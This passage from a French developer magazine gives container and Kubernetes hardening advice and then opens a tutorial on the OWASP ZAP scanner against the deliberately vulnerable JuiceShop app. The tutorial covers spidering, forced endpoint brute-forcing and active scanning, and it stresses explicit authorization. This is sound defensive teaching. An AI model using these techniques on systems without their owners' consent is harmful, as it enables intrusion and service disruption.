Comme les charges de travail Kubernetes partagent des nœuds sous-jacents, il est important de s'assurer qu'un conteneur individuel ne peut pas utiliser toutes les ressources du nœud, ce qui pourrait entraîner des problèmes de performances pour d'autres conteneurs s'exécutant dans le cluster. Au niveau du conteneur, il est possible aussi de définir des limites de ressources c'est-à-dire la quantité de ressources nécessaires au conteneur et la limite autorisée.
Exemple de requête de ressource de conteneur. Celle-ci n'est pas définie dans **securityContext**, mais plutôt dans les spécifications générales du conteneur.

```
resources:
  requests:
    memory: "64Mi"
    cpu: "250m"
  limits:
    memory: "128Mi"
    cpu: "500m"
```

Bien que la requête de ressources et la limite définie pour la mémoire soient assez simples à lire, celle du processeur peut être un peu moins évidente. Elle est effectivement mesurée en « millicpus », où 1 000 est égal à un cœur de processeur ou à un hyperthread. Ainsi, dans l'exemple ci-dessus, la demande concerne 25 % d'un noyau et la limite est de 50 %.
De plus, lors de la définition des limites de ressources, il sera important de définir la façon dont le runtime de conteneur réagira lorsque la limite sera dépassée. Pour le processeur, le processus sera limité, ce qui réduira efficacement ses performances. Toutefois, si la limite de mémoire est dépassée, le runtime du conteneur peut altérer le processus, il est donc important de s'assurer que les limites correspondent à ce que l'application peut raisonnablement demander lors de son fonctionnement normal.

• **Image Tag**
Les conteneurs de style Docker sont généralement spécifiés en fournissant un nom d'image et de tag. Docker est un cas particulier : si aucune balise n'est spécifiée, c'est la dernière qui sera utilisée. Cependant, l'image exacte utilisée peut changer en fonction de la mise à jour du registre d'images. Par exemple, si une nouvelle version d'un système d'exploitation est créée, la dernière balise peut changer pour devenir une nouvelle version.
Cette absence de cible fixe induit qu'il ne sera pas judicieux d'utiliser une balise non spécifiée ou la « dernière » balise lors de la spécification de l'image de conteneur à utiliser dans un pod. Utilisez plutôt une balise explicite. Vous pouvez le faire avec un tag nommé dans le Registre ou en spécifiant une image à l'aide d'un hachage SHA-256, qui l'identifie de manière unique.
Si lors de la première option, l'image et la balise sont spécifiées pour chaque conteneur, pour la seconde, vous vous reposez sur le responsable pour ne pas modifier l'image et nuire à votre déploiement, les tags étant généralement des pointeurs modifiables et peuvent être redirigés vers une autre image.

```
containers:
- name: app
  image: ubuntu:20.04
```

Lors d'un hachage SHA-256, seule l'image correspondant spécifiquement à ce hachage sera utilisée. Il s'agit toutefois d'une option à maintenance élevée, car les manifestes doivent être mis à jour pour refléter de nouveaux hachages à chaque fois que l'image sera corrigée.

```
containers:
- name: app
  image: ubuntu@sha256:1030f108596afba03281f4c350466d74b900922c25e9881c7df6eefce6681080
```

• **AppArmor**

Cette option s'applique aux distributions Linux qui utilisent AppArmor (principalement celles dérivées de Debian). AppArmor peut ajouter un niveau de sécurité obligatoire qui fournit une protection, même lorsque d'autres couches de segmentation échouent ou sont contournées par un hacker.

Si vous ne spécifiez pas de stratégie AppArmor, c'est la valeur par défaut pour le runtime de conteneur qui s'appliquera, de sorte que dans de nombreux cas, il n'est pas nécessaire d'ajouter une instruction explicite à vos manifestes d'application. Toutefois, si vous souhaitez ajouter un profil AppArmor personnalisé pour renforcer davantage vos conteneurs, il est important de noter que, contrairement à la plupart des autres paramètres de renforcement, il n'est pas défini dans le champ securityContext, mais se fait via une annotation personnalisée dans les métadonnées du manifeste (il existe une proposition ouverte pour modifier ce comportement dans une future version de Kubernetes).

Le profil spécifié doit être placé à l'avance sur les nœuds du cluster et est ensuite spécifié à la place de **<profile>** comme dans l'exemple ci-dessous.

```
container.apparmor.security.beta.kubernetes.io/<container_name>: {unconfined,runtime/default,localhost/<profile>}
```

• **SELinux**

Cette option s'applique aux distributions Linux qui utilisent SELinux (principalement la famille Red Hat). SELinux fonctionne comme AppArmor et ajoute une couche de sécurité supplémentaire à un processus.

Cependant, il est un peu plus complexe de configurer des stratégies, et cela dépendra à la fois de l'exécution du conteneur et de système d'exploitation hôte et de leur activation.

Comme avec AppArmor, la création de stratégies SELinux personnalisées peut être utile dans les environnements à sécurité élevée, mais dans la plupart des cas, l'utilisation d'une stratégie par défaut fournira une couche utile de sécurité supplémentaire.

La création d'un environnement Kubernetes sécurisé (https://www.aquasec.com/cloud-native-academy/kubernetes-in-production/kubernetes-security-best-practices-10-steps-to-securing-k8s/) comporte différentes étapes, des plans de contrôle jusqu'aux applications exécutées sur le cluster. Le renforcement en amont des manifestes Kubernetes utilisés pour déployer les charges de travail est un élément essentiel de ce processus et, lorsqu'il est effectué au tout début du cycle de vie du développement, pourra améliorer considérablement la sécurité et réduire les risques de compromission.

3 RENFORCER LA SÉCURITÉ DU MOTEUR DE CONTENEURISATION

Docker est une plateforme ouverte qui permet de créer, de déployer et de gérer des applications conteneurisées. Les conteneurs évoluent indépendamment les uns des autres sans perturber le fonctionnement des applications et exécutent la couche de virtualisation au sein même du système d'exploitation. À la différence de la virtualisation où la machine virtuelle contient un système d'exploitation complet, les outils associés et l'application hébergée, le conteneur ne contient que les bibliothèques et les outils nécessaires à l'exécution de l'application, et fonctionne directement dans le noyau de la machine hôte. Parce que le système d'exploitation est abstrait, les conteneurs permettent d'héberger beaucoup plus d'instances virtualisées que la virtualisation traditionnelle. Lorsque l'on utilise des conteneurs, la sécurité traditionnelle ne suffit pas. Voici quelques bonnes pratiques permettant d'élever le niveau de sécurité des environnements Docker :

• **Toujours mettre à jour l'hôte et Docker**

Il est essentiel de patcher à la fois Docker Engine et le système d'exploitation hôte sous-jacent exécutant Docker, afin d'éviter des vulnérabilités connues. Comme le noyau est partagé entre le conteneur et l'hôte, lorsqu'un pirate parvient à s'exécuter sur un conteneur, les exploits du noyau affecteront de facto directement l'hôte. La vulnérabilité portant le – tristement – célèbre code CVE-2019-14287 en est un exemple concret, permettant d'abuser de la commande « sudo » et d'exécuter de manière non autorisée des commandes en « root ».

• **Ne pas exposer le socket Docker daemon**

Le socket Docker daemon est un socket réseau Unix qui facilite la communication avec l'API Docker. Par défaut, ce socket appartient à l'utilisateur root. Si quelqu'un d'autre en obtient l'accès, il disposera donc des mêmes autorisations sur l'hôte. De plus, il est possible de lier le socket Docker daemon à une interface réseau, ce qui rend le conteneur Docker disponible à distance. Cette option doit être activée avec précaution, en particulier pour les conteneurs en production. Pour éviter ce problème, ne jamais rendre Docker daemon disponible pour les connexions distantes, sauf en cas d'utilisation du socket HTTPS chiffré de Docker, qui prend en charge l'authentification. Ne pas exécuter également d'images Docker avec l'option -v /var/run/docker.sock://var/run/docker.sock, qui sont susceptibles d'exposer le socket dans le conteneur.

• **Restreindre les appels système à partir de conteneurs**

Dans un conteneur, il est possible d'autoriser ou de refuser un appel système. Tous les appels système ne sont pas nécessaires pour exécuter un conteneur. Partant de ce principe, il est nécessaire de surveiller le conteneur, d'obtenir une liste de tous les appels système effectués et d'autoriser explicitement uniquement ces appels. Il est important de baser sa configuration en observant le conteneur au moment de l'exécution, car il est possible de ne pas connaître les appels système spécifiques utilisés par les composants du conteneur et la façon dont ces derniers sont nommés dans le système d'exploitation sous-jacent.

Des vulnérabilités zero-day comme « DirtyC0W » tiraient justement profit d'appels systèmes, en l'occurrence SYS_PTRACE pour DirtyC0W, et permettaient d'exécuter un code arbitraire dans des fichiers and répertoires configurés en lecture seule.

• **Scanner et vérifier les images de conteneur**

Les images de conteneur Docker doivent être testées avant

d'être utilisées pour détecter les vulnérabilités, en particulier si elles ont été extraites de bibliothèques publiques. Ne pas perdre de vue qu'une vulnérabilité dans n'importe quel composant de l'image existera aussi dans l'ensemble des conteneurs créés à partir de celle-ci. Il existe de nombreux scanners d'images open source et de scanners propriétaires disponibles dont Trivy, le scanner de vulnérabilités et de mauvaises configurations le plus complet pour les applications et l'infrastructure cloud natives d'Aqua Security. Une solution complète qui peut analyser à la fois le système d'exploitation, des bibliothèques spécifiques s'exécutant dans le conteneur ainsi que leurs dépendances.

• Utiliser des images de base minimales

Les images Docker sont souvent construites sur des « images de base ». Même si cela évite d'avoir à configurer une image à partir de zéro, cela pose des problèmes de sécurité notamment via l'utilisation d'une image de base avec des composants qui ne sont pas vraiment nécessaires au projet. Ne pas oublier que tout composant supplémentaire ajouté aux images élargit la surface d'attaque. Sélectionner soigneusement les images de base pour s'assurer qu'elles correspondent aux besoins et, si nécessaire, créer sa propre image de base minimale.

Concrètement, il s'agit d'utiliser les images de base fournies par les éditeurs de système d'exploitation (par exemple alpine, centos), au lieu d'utiliser des mises à jour de celles-ci disponibles dans les registres publics, et de vérifier qu'elles ne contiennent que les librairies nécessaires pour la bonne exécution du conteneur.

• Ne pas divulguer d'informations sensibles aux images Docker

Les images Docker nécessitent souvent des données sensibles pour exécuter leurs opérations, telles que des informations d'identification, des tokens, des clés SSH, des certificats TLS, des noms de base de données, etc. Dans d'autres cas, les applications s'exécutant dans un conteneur peuvent générer ou stocker des données sensibles. Les informations sensibles ne doivent jamais être codées en dur dans le Dockerfile, car elles seront copiées dans des conteneurs Docker et potentiellement mises en cache dans des couches de conteneur intermédiaires, même si l'on tente de les supprimer. Les orchestrateurs de conteneurs à l'instar de Kubernetes et Docker Swarm fournissent des capacités de gestion des secrets qui peuvent résoudre ce problème. Il est possible d'utiliser des secrets pour gérer les données sensibles utiles à un conteneur au moment de l'exécution, sans les stocker dans l'image ou dans le code source.

• Des registres de conteneurs sécurisés

Les registres de conteneurs sont très pratiques permettant de télécharger des images de conteneur en un clic ou automatiquement dans le cadre de workflows de développement et de tests. Mais ils s'accompagnent aussi de risques de sécurité. Il n'y a aucune garantie que l'image extraite du registre soit fiable. Ce dernier peut contenir involontairement des failles de sécurité ou avoir été intentionnellement remplacé par une image compromise. La solution consiste à utiliser un registre privé déployé derrière le pare-feu, afin de réduire le risque de compromission. Il est aussi utile d'éviter d'accorder un accès ouvert à l'ensemble de l'équipe, car cela développe le risque qu'un membre de l'équipe ou un cyber assaillant introduise des artefacts indésirables dans une image. Il s'agit enfin d'appliquer un scan de vulnérabilité régulier afin de confirmer la validité de l'image.

• Utiliser des balises fixes

Les balises sont couramment utilisées pour gérer les versions des images Docker; la balise la plus récente par exemple étant utilisée pour indiquer qu'il s'agit bien de la dernière version d'une image. Cependant, étant donné que ces dernières peuvent être modifiées, il est possible que plusieurs images soient attribuées à la balise la plus récente, ce qui entraîne de la confusion et un comportement incohérent au sein de versions automatisées. Pour s'assurer que les balises ne soient pas affectées par des modifications d'image ultérieures, plusieurs stratégies s'appliquent : préférer une balise plus spécifique (si une image comporte plusieurs balises, un processus de génération doit sélectionner la balise contenant le plus d'informations) et conserver une copie locale des images, par exemple dans un référentiel privé. Docker offre en outre un mécanisme d'approbation de contenu qui permet de signer cryptographiquement des images à l'aide d'une clé privée. Cela garantit la non-modification de l'image et de ses balises. Il est nécessaire de vérifier la signature de l'image pour confirmer son authenticité.

• Surveiller l'activité du conteneur

La visibilité et la surveillance sont essentielles au bon fonctionnement et à la sécurité des conteneurs Docker. Les environnements conteneurisés sont dynamiques et une surveillance étroite est nécessaire pour comprendre ce qui s'exécute dans l'environnement, identifier les anomalies et y répondre rapidement. Chaque image de conteneur peut avoir plusieurs instances en cours d'exécution. En raison de la vitesse à laquelle les nouvelles images et versions sont déployées, les problèmes peuvent rapidement se propager dans les conteneurs et les applications. Par conséquent, il est essentiel d'identifier les problèmes à un stade précoce et de les résoudre à la source, par exemple en identifiant une image défectueuse, en la réparant et en reconstruisant tous les conteneurs à l'aide de cette image.

Il existe différents outils open source permettant d'atteindre cet objectif, et Prometheus est le projet le plus réussi pour le monitoring des conteneurs.

Conclusion

Les 3 techniques décrites permettent de prévenir les risques sur les applications cloud natives, dès leur construction. La sécurité complète de ces applications, en particulier lorsqu'elles sont exécutées en production, requiert une protection complémentaire en temps réel, alliant différentes techniques d'analyse comportementale, d'anti-malware, d'immutabilité, et de contrôles d'accès aux fichiers et processus système.

Les anciens numéros de PROGRAMMEZ!

Le magazine des dévs

241

242

243

HS 02

246

HS 04 été 2021

249

250

251

252

253

Complétez votre collection....

Tarif unitaire 6,5 € (frais postaux inclus)

☐ *241*	: __ ex	☐ *246*	: __ ex	☐ *251*	: __ ex
☐ *242*	: __ ex	☐ *HS4 été 2021*	: __ ex	☐ *252*	: __ ex
☐ *243*	: __ ex	☐ *249*	: __ ex	☐ *253*	: __ ex
☐ *HS2 automne 2020*	: __ ex	☐ *250*	: __ ex		

Commande à envoyer à :
Programmez!
57 rue de Gisors
95300 Pontoise

soit __ exemplaires x 6,50 € = __ € ..... __ € soit au **TOTAL** = __ €

☐ M. ☐ Mme ☐ Mlle Entreprise : __ Fonction : __

Prénom : __ Nom : __

Adresse : __

Code postal : __ Ville : __

Règlement par chèque à l'ordre de Programmez ! I Disponible sur www.programmez.com

Offres pouvant s'arrêter à tout moment, sans préavis **PROG spécial 8**

ZAP pour les développeurs

Tester une application Web pour trouver un maximum de vulnérabilités est long et complexe. D'une part, le nombre de failles potentielles grandit avec les fonctionnalités, le contenu, les données et les utilisateurs. Il devient très vite impossible de tout tester manuellement. D'autre part, les vulnérabilités sont souvent complexes, et tous les développeurs ne sont pas formés à l'ensemble des failles qu'il est possible d'introduire en développant une application Web.

Paul Molin


Paul est Tech Lead, Security Thought Leader, membre de l'OWASP et RSSI du groupe Theodo. Après avoir suivi une formation en sécurité des systèmes d'information à Télécom ParisTech, il rejoint Theodo en 2013 et se passionne pour le développement Web. Il explique aux développeurs pourquoi ils doivent et comment ils peuvent devenir des hackers. Il anime des formations et développe des outils pour les aider à coder sans faille du premier coup.


ZAP [1] (ou Zed Attack Proxy) répond à ces deux problématiques en aidant à automatiser la recherche de vulnérabilités, et en proposant des fonctionnalités accessibles même sans être un expert en sécurité.

C'est un outil Open Source et un projet phare de l'OWASP (Open Web Application Security Project) [2].

Il est utilisé pour faire du DAST (Dynamic Application Security Testing), c'est-à-dire chercher des vulnérabilités en interagissant directement avec une application qui tourne, quel que soit l'environnement (dev, validation, préproduction, voire production).

ZAP n'est pas le seul outil de ce genre ; son plus gros concurrent est Burp, développé par PortSwigger [3]. Mais contrairement à ZAP qui est Open Source et entièrement gratuit, certaines fonctionnalités de Burp ne sont accessibles qu'avec une licence professionnelle.





Figures 1 et 2

Comme son nom l'indique, ZAP est un proxy. Il se positionne entre le navigateur et le serveur pour intercepter, analyser, rejouer, modifier toutes les requêtes et les réponses HTTP.

Notre objectif va être d'analyser la sécurité d'une application en utilisant les fonctionnalités principales de ZAP.

Nous allons voir comment :

- l'installer et le configurer
- l'utiliser pour découvrir le plus de contenu possible sur une application et lever de premières alertes
- attaquer l'application pour découvrir les vulnérabilités les plus impactantes.

Pour l'exemple, dans cet article nous allons utiliser ZAP pour trouver des vulnérabilités dans une application e-commerce volontairement vulnérable : JuiceShop [4]. C'est un autre projet phare de l'OWASP, une application qui sert de contre-exemple pédagogique pour les développeurs, et de terrain d'entraînement pour les pentesters.

L'installation et la configuration

Une liste d'installateurs est accessible directement depuis le site de ZAP [5] pour Windows, Linux et macOS. Zap nécessite Java 8+ pour fonctionner, et si l'installateur de macOS inclut déjà le JRE, ce n'est pas le cas pour les versions Windows et Linux. Notez qu'il est également possible d'utiliser les images Docker officielles pour ne pas installer ZAP directement sur la machine.

Une fois l'installation effectuée, deux options sont possibles : configurer directement le navigateur pour qu'il se connecte à ZAP, ou lancer un navigateur temporairement configuré pour ZAP directement depuis l'interface utilisateur.

Prenons l'exemple de Firefox.

Configuration manuelle

Pour la première option, dans les paramètres General > Network Settings, on peut sélectionner Manual proxy configuration, et spécifier le port et l'URL de ZAP. ZAP est en local, sur localhost. Pour savoir le port sur lequel ZAP écoute (ou le modifier), il faut se rendre dans les Options, dans la section Local Proxies. **Figures 1 et 2**

Puisque ZAP va jouer le rôle de man-in-the-middle, un problème va se poser pour l'analyse de sites utilisant HTTPS. Pour pouvoir écouter et modifier les requêtes transitant par ZAP, celui-ci possède son propre certificat, auto-généré.

Toujours dans les Options, celui-ci est disponible dans l'on-

glet "Dynamic SSL Certificate". Il est possible de le sauvegarder, et il suffit alors de l'importer dans Firefox. Cela se fait dans les paramètres Privacy & Security > Certificates > View certificates.

Configuration automatique

Pour lancer directement un navigateur déjà configuré, il est possible d'aller dans le menu Quick Start, dans Manual Explore. En saisissant l'URL du site que l'on veut explorer et en cliquant sur "Launch Browser", le navigateur se lancera, déjà connecté à ZAP. **Figure 3**

Bien que plus rapide, cette technique lance un navigateur vierge : aucune extension n'est installée, et aucun historique n'est présent.

Astuce bonus : utilisation d'une extension

Si la configuration manuelle est préférée, il sera rapidement pénible de désactiver/réactiver sans cesse les options de proxy en fonction de si l'on souhaite utiliser ZAP ou non.

Des extensions existent pour passer rapidement d'une configuration à une autre. Je recommande notamment l'utilisation de FoxyProxy [6], particulièrement ergonomique.

Le Scan Passif

À chaque fois qu'une requête transite par ZAP, l'URL est ajoutée dans une liste d'URL connues. ZAP permet de visualiser tous les sites visités en les représentant sous la forme d'un arbre dans la section "Sites". Une fois ZAP correctement configuré, il suffit donc de visiter les différentes pages d'une application pour que les différents endpoints y soient listés. C'est à partir des données répertoriées dans cet arbre que la plupart des fonctionnalités principales vont pouvoir être utilisées. **Figure 4**

En plus de lister les endpoints de l'application, ZAP parse et analyse chacune des requêtes et des réponses afin de trouver des premières vulnérabilités dans l'application : c'est le scanner passif. Cette analyse est faite automatiquement, et en asynchrone. Elle est inoffensive, puisque ZAP n'a besoin de rien modifier pour qu'elle fonctionne.

Les alertes

Tout ce que ZAP détecte comme étant une vulnérabilité ou une mauvaise configuration de sécurité est ajouté dans l'onglet "Alerts" en bas de l'interface. **Figure 5**

Dans notre cas, de premières alertes sont déjà remontées. On apprend par exemple qu'il y a un problème de configuration des CORS puisque le header Access-Control-Allow-Origin a pour valeur * au lieu de préciser spécifiquement les domaines autorisés. Comme dans toutes les alertes, une description de la faille, des informations et une explication de comment se protéger sont présentes. **Figure 6**

Comme tous les outils d'automatisation, ZAP remonte des alertes qui sont des faux positifs. Une vulnérabilité remontée est par exemple l'absence du header X-Frame-Options dans




Figure 3




Figure 4

Figure 5




Figure 6

certaines réponses HTTP. Ce header interdit aux navigateurs d'afficher une page dans une iframe. En son absence, un attaquant pourrait afficher l'application sur son propre site, et, en utilisant des techniques de phishing, piéger des utilisateurs en les faisant cliquer sur le site sans que ceux-ci s'en rendent compte. Cette attaque est nommée Clickjacking [7] et peut avoir un impact plus ou moins gros selon les fonctionnalités de l'application. Or, les alertes remontées ici ne concernent pas les réponses avec du HTML : l'URL contient socket.io et le corps de la réponse ne contient que le mot ok. Il est possible de retirer les alertes en les marquant comme faux positifs. **Figure 7**

Analyse des réponses

On a vu que le scan passif et son analyse se faisaient de manière asynchrone (pour ne pas bloquer la navigation).

Il est possible de savoir exactement combien de réponses sont en attente de parsing en regardant l'œil en bas à droite de l'interface. **Figure 8**




Figure 7




Figure 8




Figure 9

Découverte de contenu automatisée

Spidering

Pour découvrir un maximum de failles, il est nécessaire de lister le plus de pages et d'endpoints possibles. La visite manuelle a plusieurs inconvénients : visiter chaque page prend du temps, il est facile d'oublier de visiter certaines pages, et certains endpoints sont parfois cachés.

C'est ici qu'entre en jeu la fonctionnalité de Spidering. Celle-ci permet de découvrir de nouveaux endpoints automatiquement, sans intervention humaine.

Pour visiter plus d'URL ZAP va parser le body des réponses déjà récupérées pour y extraire de nouvelles URL, visiter ces dernières et ajouter les nouveaux endpoints dans sa base de données, avant de recommencer avec ceux-ci.

En plus, des endpoints déjà visités, ZAP requête certaines URL standards qui listent souvent certains endpoints, comme /sitemap.xml (l'url du sitemap dans de nombreux sites) ou /robots.txt, qui est utilisé pour donner des informations aux crawlers de moteurs de recherche tels que Google.

Puisque ZAP prend l'initiative de requêter certains contenus automatiquement, et aussi vite qu'il le peut, c'est lors de l'étape du Spidering que l'on commence réellement à attaquer l'application. Il ne faut donc pas lancer de Spidering sur une application qui ne nous appartient pas, pour laquelle on n'a pas eu d'autorisation explicite, ni en environnement de production si de nombreuses requêtes en un temps trop court ont des conséquences sur la stabilité de l'application (ainsi que si certains endpoints modifient des ressources).

La fonctionnalité de Spidering est accessible depuis le menu contextuel, avec un clic droit sur une URL depuis n'importe quel endroit sur l'interface. Cette URL est utilisée comme point de départ pour la recherche de contenu.

En lançant le Spidering sur l'application, un nouveau dossier apparaît dans la liste des endpoints connus : /ftp qui contient plusieurs documents confidentiels. L'URL était contenue dans la réponse de robots.txt. **Figure 9**

AJAX Spidering

Dans le cas des SPA, de nouvelles pages ne sont pas accessibles en visitant des liens. Pour afficher de nouvelles pages et de nouveaux composants, la seule façon de faire est de naviguer réellement sur le site (en cliquant sur les boutons, en remplissant des formulaires). ZAP permet également d'automatiser cette étape, avec l'option d'AJAX Spidering. Dans notre cas d'utilisation, cette étape ne nous permettra pas d'apprendre grand-chose.

De nouveaux endpoints sont cependant découverts de cette façon, et sont marqués par le symbole d'une petite araignée rouge dans l'onglet Sites. C'est notamment le cas de l'endpoint de login dont on reparlera bientôt.

Forced browsing

Certains endpoints ne sont pas accessibles directement depuis une page déjà connue et ne peuvent pas être découverts via le Spidering.

Dans le cas d'une application connue et maîtrisée, dans la mesure où l'on connaît ces endpoints cachés, le plus rapide est de les visiter manuellement.

Dans le cas contraire, ou pour vérifier ce qui est trouvable par

un attaquant, ZAP propose une fonctionnalité de bruteforce d'endpoints: Forced Browse. À l'image d'outils tels que dirbuster [8], ou gobuster [9], ZAP va essayer de requêter des endpoints en se basant sur une liste, et en cas de succès, ajouter les endpoints à la liste des URLs connues.
Cette fonctionnalité nécessite donc un fichier qui sert de dictionnaire (une liste) d'endpoints. Il y en a un déjà présent à l'installation (directory-list-1.0.txt) et d'autres peuvent être ajoutés depuis les options de la fonctionnalité. **Figure 10**




Figure 10

Le Scan Actif

Maintenant que l'étape d'énumération du contenu est enfin terminée, il est temps de passer à l'attaque.
Depuis le menu contextuel, c'est cette fois la fonctionnalité de Scan Actif qu'il faut utiliser. ZAP va tester automatiquement l'endpoint ou le groupe d'endpoints sélectionnés. Il rejoue les requêtes déjà effectuées en remplaçant ce qu'il devine être des paramètres dynamiques (le corps d'une requête POST, des query params, des cookies, etc.) par des payloads.
